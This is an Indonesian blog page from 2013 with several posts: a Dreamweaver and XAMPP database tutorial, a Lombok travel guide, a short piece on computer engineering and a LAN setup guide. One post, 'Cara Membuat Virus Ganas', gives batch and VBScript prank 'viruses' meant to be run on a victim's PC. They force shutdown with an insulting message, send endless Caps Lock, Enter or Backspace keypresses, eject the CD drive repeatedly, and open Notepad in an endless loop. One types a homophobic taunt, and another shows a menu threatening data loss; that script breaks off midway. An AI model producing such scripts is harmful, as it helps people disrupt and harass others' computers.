Recent Posts

This is default featured post 1 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

This is default featured post 2 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

This is default featured post 3 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

This is default featured post 4 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

This is default featured post 5 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

Sabtu, 13 Juli 2013

MEMBUAT WEBSITE DENGAN MUDAH

Tutorial Membuat Website Input Output dengan Dreamweaver + XAMPP


Assalamualaikum Wr. Wb.

Selamat malam teman teman.
Sekarang gue mau ngebahas tentang caranya bikin website sederhana, yang dimana web tersebut bisa melakukan SIDU (Select, Input, Delete, Update) dengan menggunakan aplikasi XAMPP dan Dreamweaver.

Dalam Tutorial ini, gue make Adobe Dreamweaver CS3 Portable dan XAMPP v1.6.1.

Download Aplikasinya disini:
- XAMPP v1.6.1
- Adobe Dreamweaver CS3 Portable

Tutorial ini akan gue bagi menjadi beberapa bagian, agar teman teman tidak mengalami kesulitan. So, check this out :)

Pertama tama, kalian download dulu kedua Software diatas, tapi apabila sudah punya, yaudah gak usah di download :D


TAHAP 1. Pengaktifan PhpMyAdmin


Pada tahap ini kita akan membuat sebuah database menggunakan PhpMyAdmin di XAMPP. Pertama tama, jalankan Software XAMPP nya, kira kira seperti ini:


Setelah itu, buka browser yang digunakan lalu ketik localhost pada address bar, maka nanti akan muncul seperti ini:


Lalu klik tulisan PhpMyAdmin yang ada di menu tools sebelah kiri. Atau ketik saja di addressbar: localhost/phpmyadmin


maka akan muncul jendela PhpMyAdmin.


TAHAP 2. Membuat Database

1. Masukkan nama database yang akan dibuat, contoh: 2KA32 (Nama Kelas gue hehe..) Lalu klik create.


2. Masukkan nama table yang ingin dibuat, dan masukkan juga ada berapa kolom yang diperlukan. Setelah selesai, klik GO.


3. Masukkan nama kolom yang ingin dibuat, dan jadikan salah satu sebagai primary key. Disini gue menjadikan NPM sebagai primary key.

Apabila sudah selesai, klik tulisan Save. Tapi apabila kalian mau nambah 1 kolom lagi, klik GO.


TAHAP 3. Mengkoneksikan Database Dengan Dreamweaver


1. Setelah pembuatan database selesai, sekarang lanjut buka Adobe Dreamweaver.


2. Lihat dipojok kanan bawah, akan ada panel "Files". Dan disana akan ada tulisan "Manage Site", klik tulisan manage sites.


3. Muncul jendela "Manage Sites", setelah itu klik "New" --> "Site".
4. Setelah itu ganti tab Basic menjadi Advance. Ada beberapa poin yang harus diganti, antara lain:
  • Site Name
  • Local Root Folder
  • HTTP Address
Untuk Local Root Folder, klik yang gambar icon folder disamping, karena kita menggunakan XAMPP, maka pergi ke C:/XAMPP/htdocs setelah itu bikin folder baru, namanya terserah kalian, disini gue bikin namanya "contoh".

apabila sudah diganti, jangan disave dulu, pindah ke panel Testing Server.

5. Apabila sudah, ubah Server Model menjai PHP MYSQL dan Access menjadi Local/Network. Ubah juga Testing server folder dan URL Prefix.


Setelah itu baru klik OK lalu Done.

6. Kembali lagi ke halaman awal DW, sekarang pilih create new PHP.


7. Pada Panel Aplication, klik yang tanda plus (+) lalu klik MySQL Connection.


8. Isi data datanya sebagai berikut:
  • Connection name : (terserah)
  • MySQL Server : localhost
  • User Name : root (username default: root, tapi kalo udah kalian ganti, pake username kalian)
  • Password : (password default: kosong, tapi kalo udah kalian ganti, pake password kalian)
  • Database : (Klik tombol Select..)

Apabila sudah selesai, klik OK.Maka nanti akan keluar database yang tadi sudah dibuat.


disini tahap pengkoneksian sudah selesai. Sekarang tahap selanjutnya:


TAHAP 4. Membuat Halaman Input Data


1. Save dahulu halaman yang barusan dibuat dengan mengklik file > save atau CTRL+S.


Beri nama terserah namun sesuai dengan apa yang ingin di buat, seperti input, masuk, insert dll.

2. Setelah di save, buat form inputannya dengan klik Insert > Data Objects > Insert Record > Record Insertion Form Wizard


3. Klik pada bagian Connection menjadi koneksi tadi yang sudah dibuat. Lalu klik OK.


4. Maka akan muncul tampilan seperti ini

Setelah itu save lagi dan lanjut..


TAHAP 5. Membuat Halaman Untuk Menampikan Data


1. Buat halaman baru dengan klik file > new. Pilih yang PHP.
2. Setelah itu save lagi dengan menekan CTRL+S. Beri nama output atau apapun terserah.
3. Sekarang bikin record set dengan mengklik Insert > Data Objects > Recordset.


4. Selanjutnya masukkan data recordset seperti ini
  • Name: (Terserah)
  • Connection: (Nama koneksi yang tadi dibuat)
  • Table: (Nama tabel yang telah dibuat pada saat membuat database)
  • Columns: All
  • Filter: None
  • Sort: NPM | Ascending

5. Setelah itu buat dynamic table nya. Klik Insert > Data Objects > Dynamic Data > Dynamic Table

6. Setelah muncul jendela Dynamic Table, klik OK lalu akan muncul tampilan seperti ini


Save lagi halaman ini. Untuk mencobanya coba buka web browser anda lalu ketik localhost/(nama folder)/(nama file) karena nama folder gue "contoh" dan nama file gue "input.php" maka gue ngetiknya localhost/contoh/input.php
Maka akan tampil form input.php, isi data tersebut untuk mencoba nya.

Setelah itu ketik form outputnya ganti input.php menjadi output.php, apabila berhasil maka akan muncul tampilan seperti ini


TAHAP 6. Membuat Halaman Untuk Mengedit Data


1. Buat halaman baru lagi lalu di save dan beri nama "edit".
2. Buat Recordset baru lagi, bedanya disini yang bagian sort gak usah di ubah, yang bagian filter diubah menjadi nama primary key (dalam kasus ini primary key nya adalah NPM) Lalu klik OK.


3. Buat form editnya, klik Insert > Data Objects > Update Record > Record Update Form Wizard
4. Atur jendela update form wizrdnya seperti Connection, Table to update, After Updating, go to.. dll. Apabila sudah selesai, klik OK.


5. Setelah selesai, save halaman edit.php ini. Lalu buka lagi halaman Output.php untuk membuat link editnya.
6. Setelah halaman output.php dibuka, blok 1 kolom lalu klik kanan > Table > Insert Row or Columns..


7. Lalu pilih "column" dan klik OK.


8. Buatlah halamannya menjadi seperti ini

9. Blok tulisan "Edit" lalu klik Insert > Hyperlink, untuk link klik gambar folder disamping lalu klik "edit", setelah itu klik parameter, lalu ketikkan nama parameter yang digunakan, disini gue make primary key nya yaitu NPM, lalu klik bagian kosong dibawah tulisan "value", klik dynamic data (yang gambar petir) lalu klik NPM, setelah itu klik OK.


10. Lalu klik OK, OK dan OK. Apabila sudah, silahkan dicoba berjalan dengan semestinya atau tidak.


TAHAP 7. Membuat Halaman Hapus Data


1. Buat halaman PHP baru, lalu save dan beri nama "Hapus".
2. Lalu klik Insert > Data Object > Delete Record. Lalu isi seperti ini


3. Setelah itu klik OK. Lalu kembali ke halaman output.php untuk membuat link hapus.
4. Setelah di halaman output.php, blok lagi kolom nya lalu klik kanan > table > Insert Rows or columns.. lalu   pilih columns dan OK


5. Lalu buat hyperlink lagi untuk hapus nya kira kira seperti ini

6. Blok tulisan "Hapus" lalu klik Insert > Hyperlink. Setelah itu buat lagi sama seperti Hyperlink Edit.


7. Setelah itu OK, OK, OK dan OK :D
8. Sekarang masih di halaman output.php, ubah mode "Design" menjadi "Code"


9. Lihat kode php untuk "hapus.php", pastikan sama dengan kode "edit.php"

Apabila berbeda, di kopas aja kodenya agar sama.

10. Setelah itu coba sekarang website yang sudah dibuat. Apakah bisa berjalan atau ada yang error. Website yang dibuat bersama dengan tutorial ini 100% work. Mudah mudahan sama dengan teman teman semua ya :)
Jumat, 12 Juli 2013

TEMPAT WISATA KEREN DI MATARAM


Kemanakah tujuan Anda, jika mempunyai kesempatan berkunjung ke pulau Lombok? Bila Anda belum mempunyai tujuan yang pasti, menurut teman yang tinggal di kota Mataram, dengan punya waktu 2 (dua) hari bisa mengunjungi seluruh daerah pariwisata di Lombok, tentunya minus mendaki gunung Rinjani atau menginap di pulau Gili Trawangan.
Peta pulau Lombok peta-lombok.jpg
Di bawah ini akan saya sampaikan beberapa daerah yang layak dikunjungi (walaupun saya juga belum sempat mengunjungi semuanya), sesuai brosur pariwisata yang saya peroleh dari hotel tempat saya menginap:
1. Suranadi. Di sini ada hotel lengkap dengan kolam renang air hangat dan lapangan tennis. Juga ada pura Hindu tertua, berlokasi 17 km jika naik kendaraan dari kota Mataram.
2. Lingsar. Pura dengan ikan keramat di dalam kolam, lokasi 9 km dengan naik kendaraan dari kota Mataram.
3. Narmada. Kebun Raya Lombok, dengan kolam renang, serta ada pura Hindu yang sering digunakan umat Hindu untuk bersembahyang, lokasi 12 km dengan kendaraan dari kota Mataram.
Menjelang matahari terbenam di Pura Batu Bolong, Lombokmatahari-terbenam-di-pura-batu-bolong.jpg
4. Batu Bolong. Terdapat pura diatas batu karang yang menjorok ke laut, dan jika cuaca cerah bisa melihat gunung Agung di pulau Bali, serta bagus untuk melihat pemandangan saat sunset. Lokasi 8 km dengan kendaraan dari kota Mataram. Untuk memasuki area, maka kita diwajibkan memakai pita kuning dari kain (dapat menyewa di lokasi), yang dipasang melingkari pinggang. Pemandangan disini indah sekali, air laut menerobos melalui sela-sela batu karang yang berlubang, menimbulkan bunyi gemerosak. Sayang saat saya kesini, cuaca masih mendung selepas turun hujan, tapi pemandangan indah sekali. Matahari mengintip di sela-sela awan, dan cahayanya jatuh terpantul di air laut.
laut-lombok-dari-batu-bolong.jpgpantai-senggigi-senja-hari.jpg
Mendung menjelang sunset di pantai Senggigi
5. Senggigi. Pantai alam berpasir putih yang bersih, dikelilingi hotel, losmen dan bungalow. Sangat indah sekali, terutama jika waktu sunrise maupun sunset. Lokasi 10 km dengan kendaraan dari kota Mataram. Di pantai banyak penjaja cinderamata, berupa mutiara budidaya air tawar yang berwarna warni, mulai dari harga Rp.25.000,- Juga penjaja kaos bertuliskan Lombok dan Senggigi, serta ukiran khas Lombok pada kayu, bisa berupa tempat buah, topeng dan lain-lain.
6. Sire Beach. Taman laut dengan exotic coral dan ikan yang berenang kian kemari. Berlokasi 36 km dengan kendaraan dari kota Mataram.
7. Gili Air, Gili Meno dan Gili Trawangan. Pulau kahyangan di utara Lombok, dikelilingi taman laut. Disini banyak orang diving maupun surfing. Di pulau ini sudah banyak hotel dan losmen, sehingga bisa menginap disini, pantainya masih asli. Untuk mencapai lokasi ini bisa menggunakan kapal motor.
8. Sukarare. Desa tempat orang menenun, disinilah jika ingin membeli kain tenun tradisional khas Lombok, serta melihat bagaimana para penenun melakukan pekerjaannya. Lokasi 25 km dengan kendaraan dari kota Mataram.
9. Rambitan/Sade. Desa asli Lombok, dengan rumah tradisional suku Sasak, lokasi 50 km dengan kendaraan dari kota Mataram.
10. Kuta/Tanjung Aan. Pantai Mandalika dengan lampu-lampu yang berkilauan , dimana kita bisa berenang, terdapat hotel dan restoran. Setiap tahun ada perayaan menangkap/melihat Nyale fish, lokasi 56 km dengan kendaraan dari kota Mataram.
11. Mataram. Mataram adalah ibu kota propinsi Nusa Tenggara Barat. Sedangkan Ampenan merupakan kota pelabuhan lama (sekarang sudah pindah ke Lembar). Kota Ampenan berciri khas arsitektur kuno, yang bila dibersihkan dan dirawat dengan baik, akan menjadi daerah tujuan wisata yang digemari. Di kota Mataram (yang sudah menjadi satu kesatuan dengan kota Ampenan dan kota Cakranegara) kita bisa wisata kuliner, dengan makan makanan Lombok yang ciri khasnya adalah pedas. Di Jakarta kita sering melihat rumah makan Taliwang, yang ternyata Taliwang adalah nama suatu daerah, yang awalnya banyak penjual makanan khas Lombok di daerah ini. Makanan khas Lombok, antara lain: Plecing kangkung, ayam plecingan, ayam julat (ayam yang bumbunya pedas sekali), sambel beberok. Plecing ternyata merupakan nama masakan, sehingga dikenal masakan kangkung yang diberi /dimasak bumbu plecing, ayam yang dimasak plecing (ayam diberi bumbu pedas, didiamkan, dibakar/digoreng, kemudian diberi bumbu pedas lagi). Sambel beberok adalah sambel yang dibuat dari irisan terong ungu, irisan bawang merah, irisan tomat dan cabe, disajikan bersama makanan khas Lombok lainnya. Minuman yang khas adalah kelapa madu, terdiri dari air kepala muda, dan kelapa mudanya di suwir-suwir serta diberi madu…ehhm…sedaaap. Untuk membeli oleh-oleh kain tenun khas Lombok, bisa di Cilinaya Shopping Centre.
12. Cakranegara. Merupakan kota bisnis, terdapat pasar pertanian, pasar burung, dan mata air Mayura serta pura Meru, pura terbesar di Lombok. Cakranegara konon dulunya merupakan bekas kerajaan, namun bekas kerajaan (situs) sudah tak bisa dikenali. Jika ingin oleh-oleh makanan, maka bisa membeli kaki ayam goreng, telur asin dan berbagai manisan dari rumput laut.
Catatan : Perjalanan ke kota Mataram, bisa ditempuh menggunakan pesawat terbang dari Jakarta. Jarak tempuh 4 jam jika transit di Yogya atau Surabaya, tapi bila langsung (penerbangan Garuda pagi hari dari bandara Selaparang) hanya ditempuh dalam waktu 1 jam 33 menit.

CARA MEMBUAT VIRUS GANAS

KUMPULAN CARA BUAT VIRUS KOMPUTER GANAS DAN LUCU !!!!

Saya masih Newbie Gan Jadi ya bisaNya Gini dech. Otak atik Virus


1) memberi pesan dan shutdown komputer.
Buka Notepad ketik script dibawah ini
dan Save As menggunakan Extension .BAT
Quote:

@echo off

msg * Aku tidak suka kamu
shutdown -c "Error! Kamu jelek sekali" -s


2) Menyalakan tombol Caps lock secara simultan.

Buka Notepad ketik script dibawah ini dan Save As menggunakan Extension .VBS
Quote:

Set wshShell =wscript.CreateObject("WScript.Shell")

do

wscript.sleep 100

wshshell.sendkeys "{CAPSLOCK}"
loop


3) Buka/tutup CD drive secara terus menerus.

Buka Notepad ketik script dibawah ini dan Save As menggunakan Extension .VBS
Quote:

Set oWMP = CreateObject("WMPlayer.OCX.7")

Set colCDROMs = oWMP.cdromCollection

do

if colCDROMs.Count >= 1 then

For i = 0 to colCDROMs.Count - 1

colCDROMs.Item(i).Eject

Next

For i = 0 to colCDROMs.Count - 1

colCDROMs.Item(i).Eject

Next

End If

wscript.sleep 5000
loop


4) Tekan Enter secara simultan.

Buka Notepad ketik script dibawah ini dan Save As menggunakan Extension .VBS
Quote:

Set wshShell = wscript.CreateObject("WScript.Shell")

do

wscript.sleep 100

wshshell.sendkeys "~(enter)"
loop


5) Mengetik pesan kita secara otomatis di notepad.

Buka Notepad ketik script dibawah ini dan Save As menggunakan Extension .VBS
Quote:


WScript.Sleep 180000

WScript.Sleep 10000

Set WshShell = WScript.CreateObject("WScript.Shell")

WshShell.Run "notepad"

WScript.Sleep 100

WshShell.AppActivate "Notepad"

WScript.Sleep 500

WshShell.SendKeys "Hel"

WScript.Sleep 500

WshShell.SendKeys "lo "

WScript.Sleep 500

WshShell.SendKeys ", ho"

WScript.Sleep 500

WshShell.SendKeys "w a"

WScript.Sleep 500

WshShell.SendKeys "re "

WScript.Sleep 500

WshShell.SendKeys "you"

WScript.Sleep 500

WshShell.SendKeys "? "

WScript.Sleep 500

WshShell.SendKeys "I a"

WScript.Sleep 500

WshShell.SendKeys "m g"

WScript.Sleep 500

WshShell.SendKeys "ood"

WScript.Sleep 500

WshShell.SendKeys " th"

WScript.Sleep 500

WshShell.SendKeys "ank"

WScript.Sleep 500
WshShell.SendKeys "s! "


6) Menjalankan BACKSPACE secara simultan.

Buka Notepad ketik script dibawah ini dan Save As menggunakan Extension .VBS
Quote:

MsgBox "Let's go back a few steps"

Set wshShell =wscript.CreateObject("WScript.Shell")

do

wscript.sleep 100

wshshell.sendkeys "{bs}"
loop


7) Hack keyboard sehingga korban dipaksa mengetik "You are a gay" secara simultan.

Buka Notepad ketik script dibawah ini dan Save As menggunakan Extension .VBS
Quote:


Set wshShell = wscript.CreateObject("WScript.Shell")

do

wscript.sleep 100

wshshell.sendkeys "You are a gay"
loop


8) Buka Notepad secara terus menerus.

Buka Notepad ketik script dibawah ini dan Save As menggunakan Extension .BAT
Quote:


@ECHO off

:top

START %SystemRoot%\system32\notepad.exe
GOTO top


9) Munculin 5 pilihan yang harus korban pilih.

Buka Notepad ketik script dibawah ini dan Save As menggunakan Extension .BAT
Quote:


@echo off

title The end of the world

cd C:\

:menu

cls

echo oops gw gak tanggung jawab lho apa yang barusan lu lakuin hehhe,,semuanya dh jadi tanggung jawab lu sendiri...

pause

echo pilih nama cwe yang lu suka =P :

echo 1. datanya bakal ilang lho.

echo 2. komputer nya corrupt lho

echo 3. heheh no comment deh klo yang ini

echo 4. mau mati pake jalan ini?

echo 5. bye bye...

set input=nothing

set /p input=Choice:

if %input%==1 goto one
if %input%==2 goto two

Rabu, 10 Juli 2013

TEHNIK KOMPUTER

Apa Itu Teknik Komputer ?
Teknik Komputer merupakan perpaduan ilmu antara Teknik Elektro dan Ilmu Komputer yang mempelajari segala sesuatu tentang komputer secara hardware dan software dengan penekanan pada arsitektur fungsional dan kinerja sistem komputer. Teknik Komputer memberi tekanan khusus terhadap sistem komputer dalam kaitan peningkatan kinerja sistem yang tentu saja terkait dengan perancangan sistem komputer yang mencangkup juga aspek ekonomi sistem beserta evaluasi kinerja sistem dalam komputer.
Apa yang Dipelajari di Teknik Komputer ?
Bidang kajian yang ditekankan pada Teknik Komputer adalah berkenaan dengan pemanfaatan sistem komputer sebagai kontrol otomasi, bagian dari sistem jaringan, perbandingan teknologi perangkat keras, trade-off dalam rancangan perangkat keras dan perangkat lunak, dampak perubahan teknologi terhadap feasibilitas, interaksi antar sistem arsitektur, rancangan sistem perangkat keras maupun lunak, hingga simulasi sistem komputer dipandang sebagai bagian dari infrastruktur suatu organisasi. Dalam teknik komputer, mahasiswa dipersiapkan untuk memiliki keahlian dalam bidang :
1.   Pemrograman Komputer
2.   Sistem Jaringan Komputer
3.   E-commerce
4.   Desain & Animasi Web
5.   Aplikasi Client Server
6.   E-commerce dan Internet
7.   Analisis dan Desain Bisnis

Kamis, 04 Juli 2013

konfigurasi jaringan

Cara Konfigurasi Jaringan LAN

Cara Konfigurasi Jaringan LAN - LAN ( Local Area Network ) adalah jaringan komputer yang jaringannya hanya mencakup wilayah kecil; seperti jaringan komputer kampus,gedung, kantor, dalam rumah, sekolah atau yang lebih kecil. Saat ini, kebanyakan LAN berbasis pada teknologi IEEE 802.3 Ethernet menggunakan perangkat switch,
yang mempunyai kecepatan transfer data 10, 100, atau 1000 Mbit/s. Selain teknologi Ethernet, saat ini teknologi 802.11b (atau biasa disebut Wi-fi) juga sering digunakan untuk membentuk LAN. Tempat-tempat yang menyediakan koneksi LAN dengan teknologi Wi-fi biasa disebut hotspot.
Pada sebuah LAN, setiap node atau komputer mempunyai daya komputasi sendiri, berbeda dengan konsep dump terminal. Setiap komputer juga dapat mengakses sumber daya yang ada di LAN sesuai dengan hak akses yang telah diatur. Sumber daya tersebut dapat berupa data atau perangkat seperti printer. Pada LAN, seorang pengguna juga dapat berkomunikasi dengan pengguna yang lain dengan menggunakan aplikasi yang sesuai.
Berbeda dengan Jaringan Area Luas atau Wide Area Network (WAN), maka LAN mempunyai karakteristik sebagai berikut :

  1. Mempunyai pesat data yang lebih tinggi.
  2. Meliputi wilayah geografi yang lebih sempit.
  3. Tidak membutuhkan jalur telekomunikasi yang disewa dari operator telekomunikasi.
  4. Biasanya salah satu komputer di antara jaringan komputer itu akan digunakan menjadi server yang mengatur semua sistem di dalam jaringan tersebut.
Cara Membuat Jaringan LAN Menggunakan Kabel

Kita langsung saja bahas bagaimana Cara Membuat Jaringan LAN Menggunakan Kabel. di bawah ini adalah konsep dasar membangun sebuah jaringan.

  1. Membuat jaringan Komputer dengan 2 komputer.


    Ketika kita membuat jaringan komputer hanya dengan 2 komputer, maka kita perlu kabel jaringan nya dengan Cross Over. Bagaimana cara membuat kabel dengan jenis cross. Bahan yang diperlukan untuk membuat jaringan komputer ini hanya kabel jaringan saja. untuk konfigurasi sama saja dengan konfigurasi jaringan komputer untuk lebih dari 2 komputer. 
  2. Membuat jaringan Komputer dengan lebih dari 2 Komputer.


    Ketika kita membuat jaringan lebih dari 2 komputer, maka kita harus tahu dulu apa jenis jaringannya ( Topologi jaringannya ). Biasanya, kita itu suka menggunakan jaringan dengan tipe star seperti gambar di atas.Urutannya adalah Komputer ==>> Hub /switch ==>> Komputer. Setelah kita paham urutan-urutannya, maka sekarang kita tinggal menkonfigurasinya saja. Cara menkonfigurasi jaringan lan sangatlah mudah. Tetapi, sebenarnya tergantung juga dari OS yang kita gunakan. Apakah kita menggunakan OS windows xp, ataukah OS nya tersebut menggunakan Windows 7. Untuk lebih jelasnya baca Cara Setting Jaringan LAN di Windows 7.
Cara Membuat Jaringan LAN Menggunakan Wifi

Wifi adalah salah satu alat untuk membuat jaringan LAN. Dengan jaringan LAN wifi juga, kita bisa membuat jaringan WAN ( Wide Area Network ) dengan syarat bahwa salah satu laptop ataupun PC itu tersambung dengan modem.
Penggunaan / cara membuat jaringan LAN ini biasanya disebut dengan ad hoc network. Cara membuat jaringan LAN dengan WIFI kurang lebih seperti berikut ( pada windows 7 ) :

  1. Klik lambang signal di kanan bawah >> Open Network and Sharing Center.


  2. Kemudian Pilih Manage Wireless Network. Seperti gambar di bawah.


  3. Silahkan anda klik yang itu kemudian akan ada tampilan seperti dibawah ini. Pilih Add :


  4. Setelah itu, maka akan tampil seperti gambar dibawah ini :


  5. Setelah gambar diatas muncul, anda pilih create ad hoc network.

    Perhatikan gambar dibawah ini :


  6. Setelah itu, anda klik next. Lalu setelh itu akan muncul seperti gambar dibawah ini.


    Pada gamar diatas, itu ada network name (Nama dari sinya pemancar WIFI nya). Lalu disana juga ada security type, kalo personal itu tanpa password dan sisanya itu menggunakan password. Selanjutnya silahkan anda klik next.
  7. Setelah itu, akan muncul gambar dibawah ini :


    Pada gambar diatas, kalo kita ingin juga membagi koneksi inetnya, maka anda harus mengklik Tur on Internet Connection Sharing.

  8. Selesai .. dan tinggal klik tombol close.
Selanjutnya, silahkan cek connection yang sudah anda buat tadi menggunakan laptop rekan anda.

Share

Twitter Delicious Facebook Digg Stumbleupon Favorites More